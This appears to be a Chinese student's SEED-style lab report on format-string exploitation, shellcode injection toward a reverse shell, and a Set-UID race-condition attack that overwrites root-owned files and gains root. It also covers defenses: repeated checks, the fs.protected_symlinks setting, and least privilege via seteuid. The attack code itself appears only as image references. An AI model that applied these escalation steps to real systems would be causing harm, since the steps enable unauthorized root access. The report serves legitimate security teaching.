
利用%s，以及第一问中计算得到的%x的个数编写脚本：



1. 修改 target 变量成 0xAABBCCDD

与prog2一样， 使用%hn快速修改target变量地址的两个两字节数据






1. 通过注入并执行 shellcode 进行利用，执行一个 shell 命令，如：/bin/tail -n 2 /etc/passwd， /bin/rm /tmp/myfile


该进程的ebp的地址是0xbffff718，所以eip的地址为0xbffff71c

将地址修改为数组地址+1000 ，0xbffff7f0+1000 = 0xBFFF FBD8



编写脚本，执行/bin/bash ls -l指令：






1. 获得一个反向 shell。



再运行脚本生成相应的badfile：

在改写参数的过程中忘记了字符串最多四位，写多了几位发生了错误，最后成功：



任务1：利用“竞态条件”漏洞


利用上述Set-UID程序中的“竞态条件”漏洞实现以下内容：

1. 覆盖任意属于root用户的文件；


使用如下命令禁用防御“竞态条件”的保护方案。

sudo sysctl -w fs.protected\_symlinks=0


普通用户生成的程序 拥有者是seed 所属组也是seed




使用setuid将该程序的euid设置为root：




在tmp目录下有两个文件，一个是mylink文件，一个是myfile文件，都是属于普通用户的




编写攻击程序：




编写攻击脚本：






1. 获得root权限：即你应该能够做任何root用户可以做的事情。


由于设置test用户为root权限，且密码为空





任务2：保护机制A：重复调用

使用if -else重复的检查状态，如果要完成修改，则攻击者需要攻击成功5次才行



攻击难度很大，没使用保护策略大概几秒钟就成功了，但是使用安全策略，跑了一个晚上也没成功。


任务3：保护机制B：系统自带保护策略


Ubuntu 16.04带有一个内置的防御“竞态条件”攻击的保护机制。在此任务中，需要使用以下命令重新启用此保护：

sudo sysctl -w fs.protected\_symlinks=1

在报告中，请描述你的观察。请解释以下几问题：

1. 这种保护方案为什么有效？

有效



1. 这是一个很好的保护吗，为什么或者为什么不？

启用sticky符号链接保护时，sticky全局可写目录下的符号链接，只有当 符号链接的所有者(owner)与该链接的跟随者(follower)或该目录所有者相 匹配， 才可以被跟随(follow)  
跟随者:进程的有效用户ID(EUID)

这个攻击的例子中，漏洞程序是以root权限运行的，/tmp目录的所有者也是root，但符合链接所有者是攻击者本身，不是root，所以系统不允许程序使用该符合链接，如果程序视图使用该符合链接，系统会让他崩溃。

1. 这个方案有什么限制？

此保护机制只适用于人人可写的粘滞（sticky）目录，例如/tmp。

任务4：保护机制C：使用最小特权原则

特权程序需要写入一个不需要权限就能写入的文件，程序拥有权限大于实际需要的权限，为防止写入保护文件，程序进行额外的检查，从而导致检查和使用之间的时间窗口。

这里最根本的问题在于赋予程序的权限大于实际需求，违背了最小特权原则，一个程序拥有比解决问题所需要的的权限更多的权限

添加四行代码即可：

uid\_t real\_uid = getuid();

uid\_t eff\_uid = geteuid();

seteuid(real\_uid);

……………

seteuid(eff\_uid);

